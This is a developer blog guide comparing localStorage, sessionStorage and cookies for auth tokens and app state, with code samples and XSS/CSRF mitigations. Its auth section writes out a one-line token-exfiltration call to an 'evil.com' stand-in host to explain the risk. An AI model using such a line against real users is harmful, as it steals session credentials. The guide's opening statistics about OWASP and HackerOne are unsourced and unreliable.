
The Browser Storage Question Every App Faces
You’re building a single-page app. A user logs in. Where do you put the token — localStorage because the tutorial said so? A cookie because that’s what the framework generates? sessionStorage because it "feels safer"? Five minutes later you’re on Twitter reading two experts disagree angrily about XSS and CSRF, and you just want an answer.
This question isn’t niche. OWASP repeatedly flags token storage as a top-five web app vulnerability. An AngularJS app shipping a JWT in localStorage is the single most-exploited pattern in the 2024 HackerOne dataset. Choose wrong and an XSS becomes account takeover; choose right and the same XSS is painful but contained.


This guide compares the three primary browser storage mechanisms — localStorage, sessionStorage, and cookies — across lifetime, size, transport, scripting access, and security. We’ll cover HttpOnly, Secure, SameSite, the 4KB cookie limit, the 5MB web-storage limit, and modern alternatives (IndexedDB, Cache API). By the end you’ll have a decision flow for every common scenario: auth, cart, preferences, offline data, and short-lived UI state.
A Brief History
Cookies came first, in 1994. Lou Montulli at Netscape invented them to give HTTP — a stateless protocol — a way to remember who the user was between requests. The browser stores a small string per domain and attaches it to every subsequent request via the Cookie header. RFC 6265 (2011) formalized the modern cookie spec.
By the mid-2000s, developers were abusing cookies as local storage — cramming JSON blobs into 4KB slots and shipping them on every request. The HTML5 Web Storage API arrived in 2009 with two siblings, localStorage and sessionStorage, offering 5–10 MB per origin with pure client-side access and no network transport. They were an instant hit.
That split — cookies for transport state, web storage for local UI state — is still the right mental model today. Everything that follows is about knowing which bucket a given piece of data belongs in, and configuring each correctly.
localStorage in Detail
localStorage is a synchronous, string-only key-value store scoped to an origin (scheme + host + port). It persists across tabs, windows, and browser restarts until explicitly cleared by the user or the code. Typical quota is 5–10 MB.
API:
localStorage.setItem("theme", "dark"); const t = localStorage.getItem("theme"); // "dark" localStorage.removeItem("theme"); localStorage.clear();
// Store objects by serializing — use /json-formatter to inspect localStorage.setItem("cart", JSON.stringify({ items: [] })); const cart = JSON.parse(localStorage.getItem("cart") || "{}");
Characteristics: synchronous (blocks the main thread — avoid for large writes), strings only, survives reload and restart, readable by any script running on the origin, not sent with HTTP requests, 5–10 MB quota, cross-tab via the storage event.
Good uses: theme preference, last-viewed items, drafts, feature flags cached locally, UI tour completion, non-sensitive caches. Bad uses: anything sensitive (auth tokens, PII, payment data), anything large (IndexedDB is better), anything needed server-side per request (use a cookie).
sessionStorage in Detail
sessionStorage shares the same API as localStorage but with a crucial difference: its lifetime is limited to the browsing context — typically a single tab. When the user closes the tab, the storage is wiped. Opening a new tab to the same site starts a fresh sessionStorage.
API:
sessionStorage.setItem("wizardStep", "3"); sessionStorage.getItem("wizardStep"); // "3"
Characteristics: synchronous, strings only, per-tab isolation (two tabs on the same site have independent sessionStorage), cleared on tab close, not sent with HTTP requests, same 5–10 MB quota, survives reload within the tab.
Nuances: duplicating a tab in Chrome copies sessionStorage across to the new tab (historically a source of confusion); opening a link via window.open with rel="opener" can share sessionStorage too. Incognito/private windows get their own sessionStorage that dies with the window.
Good uses: multi-step form drafts that should not leak across tabs, temporary UI state (scroll position, active filter), per-tab shopping flows where each tab is an independent checkout. Bad uses: anything you want to survive a tab close, anything sensitive (still readable by any script on the origin).
Head-to-Head Comparison Table
Capacity — localStorage: 5–10 MB • sessionStorage: 5–10 MB • Cookies: 4 KB each Lifetime — localStorage: until cleared • sessionStorage: tab close • Cookies: Expires / Max-Age Scope — localStorage: origin • sessionStorage: tab • Cookies: domain + path Sent to server — localStorage: never • sessionStorage: never • Cookies: every request JS access — localStorage: yes • sessionStorage: yes • Cookies: yes (unless HttpOnly) HttpOnly option — localStorage: no • sessionStorage: no • Cookies: yes Secure option — localStorage: HTTPS only • sessionStorage: HTTPS only • Cookies: Secure flag SameSite option — localStorage: n/a • sessionStorage: n/a • Cookies: Strict/Lax/None API style — localStorage: sync key/value • sessionStorage: sync key/value • Cookies: string parse Cross-tab sync — localStorage: storage event • sessionStorage: no • Cookies: shared Works in workers — localStorage: no • sessionStorage: no • Cookies: no (use CookieStore API) Best for — localStorage: local UI state • sessionStorage: per-tab state • Cookies: auth, CSRF tokens, server state
The Auth Token Debate: Settled
Where should you store a JWT or session identifier? The short answer: HttpOnly, Secure, SameSite cookie. Not localStorage.
Why not localStorage? Any XSS — an injected <script> tag, a vulnerable third-party dependency, a misconfigured CSP — gives the attacker full read access to localStorage via localStorage.getItem("token"). The token can be exfiltrated to attacker.com in a single line: fetch("https://evil.com/x?t=" + localStorage.token). The attack is trivial; the defenses (a perfect CSP, zero XSS) are hard.
Why HttpOnly cookies? An XSS in an HttpOnly-cookie app cannot read the token. It can still issue requests on behalf of the user while the page is open, but it cannot exfiltrate a long-lived credential. That asymmetry matters: short-lived damage vs persistent account takeover.
What about CSRF? Cookies ride automatically, so a malicious site could trigger your endpoint if it only checks the cookie. Solutions: set SameSite=Lax or Strict (the browser refuses the cookie on most cross-site requests), require an Origin or Sec-Fetch-Site check server-side, or use a double-submit CSRF token. Modern defaults (SameSite=Lax since Chrome 80, 2020) cover most cases out of the box.
Putting it together: Set-Cookie: sid=...; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=3600. Short-lived access token in memory if you need JS access for an SPA; long-lived refresh in HttpOnly cookie. This is the pattern Auth0, Clerk, Supabase, and NextAuth default to in 2026.
Security Deep Dive: XSS, CSRF, and Mitigations
XSS (Cross-Site Scripting) lets an attacker run arbitrary JavaScript in your origin. Mitigations: a strict Content Security Policy (script-src 'self' with nonces or hashes), Trusted Types for DOM sinks, escape all user input in templates, keep dependencies updated. No browser storage is safe against a root-level XSS — the attacker can read localStorage, sessionStorage, IndexedDB, and any non-HttpOnly cookie. HttpOnly cookies narrow the blast radius by denying exfiltration, but the attacker can still act as the user while the page is open.
CSRF (Cross-Site Request Forgery) tricks the user’s browser into issuing an authenticated request. Cookies are the classic vector because they ride automatically. Mitigations: SameSite=Lax or Strict on auth cookies, verify the Origin or Referer header, use double-submit CSRF tokens on state-changing endpoints, and prefer Fetch with credentials: "include" + an explicit CSRF header for sensitive operations.
Other considerations: set Secure so cookies never leak over HTTP; avoid SameSite=None unless you actually need cross-site cookies (embedded widgets, SaaS SSO); rotate session identifiers on privilege change; never put sensitive data in a client-readable cookie; and log out fully — Set-Cookie with Max-Age=0 clears the cookie.
When to Use Each: A Decision Flow
Does the server need this value on every request? Use a cookie. Is this value an auth token or session identifier? HttpOnly + Secure + SameSite cookie. Full stop. Is this value sensitive (PII, card data)? Don’t store it client-side at all; keep it on the server. Does it need to survive browser restarts and tabs? localStorage. Should it be wiped when the tab closes and isolated per tab? sessionStorage. Is it larger than a few megabytes, or does it need indexed queries / blobs? IndexedDB (via idb or Dexie). Is it HTTP response data you want cached offline for a PWA? Cache API (via a Service Worker). Is it a theme, language preference, or small UI setting? localStorage is fine — but consider a cookie if the server also needs it to render SSR correctly on first paint.
Quick wins: keep non-sensitive personalization in localStorage, short-lived form drafts in sessionStorage, auth in HttpOnly cookies, and anything the server renders (locale, theme for SSR) in a regular cookie.
Working Code for All Three
A common pattern: remember a user’s theme preference, cart contents (drafts), and auth session.
// 1. Theme preference — localStorage (non-sensitive, persistent) function setTheme(theme) { localStorage.setItem("theme", theme); document.documentElement.dataset.theme = theme; } function loadTheme() { return localStorage.getItem("theme") || "light"; }
// 2. Per-tab checkout draft — sessionStorage function saveDraft(draft) { sessionStorage.setItem("checkout-draft", JSON.stringify(draft)); } function loadDraft() { return JSON.parse(sessionStorage.getItem("checkout-draft") || "null"); }
// 3. Auth — HttpOnly cookie set by the server // Server (Node/Express): // res.cookie("sid", sessionId, { // httpOnly: true, secure: true, sameSite: "lax", // maxAge: 60 * 60 * 1000, path: "/" // }); // // Client: just call fetch with credentials async function getProfile() { const r = await fetch("/api/me", { credentials: "include" }); if (r.status === 401) location.href = "/login"; return r.json(); }
Inspect stored JSON quickly by pasting it into /json-formatter to verify structure during debugging. For more on hardening the API this fetch hits, see /blog/api-security-best-practices.
Common Mistakes
Putting JWTs in localStorage. The single most common security mistake in SPAs. Move to HttpOnly cookies. Forgetting to JSON-serialize objects. localStorage stores strings; localStorage.setItem("x", { a: 1 }) stores "[object Object]". Relying on localStorage in private browsing. Older Safari throws QuotaExceededError on setItem in private mode; newer browsers allow it but wipe on close. Always wrap storage writes in try/catch. Not setting Secure on auth cookies. Over HTTP the cookie leaks in plaintext on any network. Setting SameSite=None without Secure. All modern browsers reject this combination outright. Assuming sessionStorage is isolated per window. It’s per tab; a duplicated tab copies it. Storing large blobs in localStorage. 5 MB disappears fast — use IndexedDB for images, audio, and document caches. Not listening for the storage event. If your app has multiple open tabs, they won’t sync unless you subscribe: window.addEventListener("storage", e => ...).
Frequently Asked Questions
Is it ever OK to put an auth token in localStorage? Rarely. If the token is a very short-lived access token (minutes), refreshed from an HttpOnly refresh cookie, and your CSP is airtight, the damage from XSS is bounded. Even then, keeping the access token in memory (a JS variable) and the refresh token in an HttpOnly cookie is safer and now standard in most auth SDKs.
What’s the difference between a session cookie and sessionStorage? A session cookie is a cookie without an Expires or Max-Age — the browser keeps it until the browser process exits. sessionStorage is tied to a single tab and dies when that tab closes. Neither survives a full browser restart reliably, but they’re scoped and transported very differently.
Can I use localStorage in a Web Worker? No. localStorage and sessionStorage are only available on the main thread. In a Worker use IndexedDB (recommended) or the CookieStore API where supported.
How big can a single cookie be? RFC 6265 says browsers must support at least 4,096 bytes per cookie, and most cap near that. Per-domain you typically get ~180 cookies and ~4 KB each. Don’t approach these limits — big cookies bloat every request.
What happens when storage is full? You get a QuotaExceededError. Always wrap setItem in try/catch, and have a cache-eviction plan (LRU, drop oldest, or move to IndexedDB with its larger quota).
Does clearing cookies log me out everywhere? Not necessarily. Clearing the session cookie in one browser logs out that browser; server-side sessions remain until their TTL expires. A real "log out everywhere" button must invalidate the session on the server, not just clear the cookie locally.
What about localStorage across subdomains? localStorage is scoped to the exact origin (scheme + host + port). app.example.com and www.example.com do not share it. Cookies can be shared across subdomains with Domain=example.com — which is why single-sign-on typically uses cookies, not web storage.
How do I migrate from localStorage to HttpOnly cookies? Phase it in: on the next login, set the HttpOnly cookie server-side; on app load, if the old localStorage token is present, exchange it for a cookie and remove the localStorage entry. Within a few weeks most users have rotated, and you can force remaining holdouts to re-login.
Conclusion: Match the Storage to the Data
The question isn’t which storage is best — it’s which storage fits the data. Auth tokens belong in HttpOnly, Secure, SameSite cookies. Theme and preference data belong in localStorage. Per-tab drafts belong in sessionStorage. Large offline data belongs in IndexedDB. Anything truly sensitive stays on the server.
Configured correctly, the browser gives you a layered system: small server-aware cookies for identity, large client-only storage for UX, and an indexed database for heavy lifting. Configured poorly, you’re one XSS away from a support ticket no one wants to file.
Inspect stored JSON quickly with /json-formatter, and review your API side with /blog/api-security-best-practices.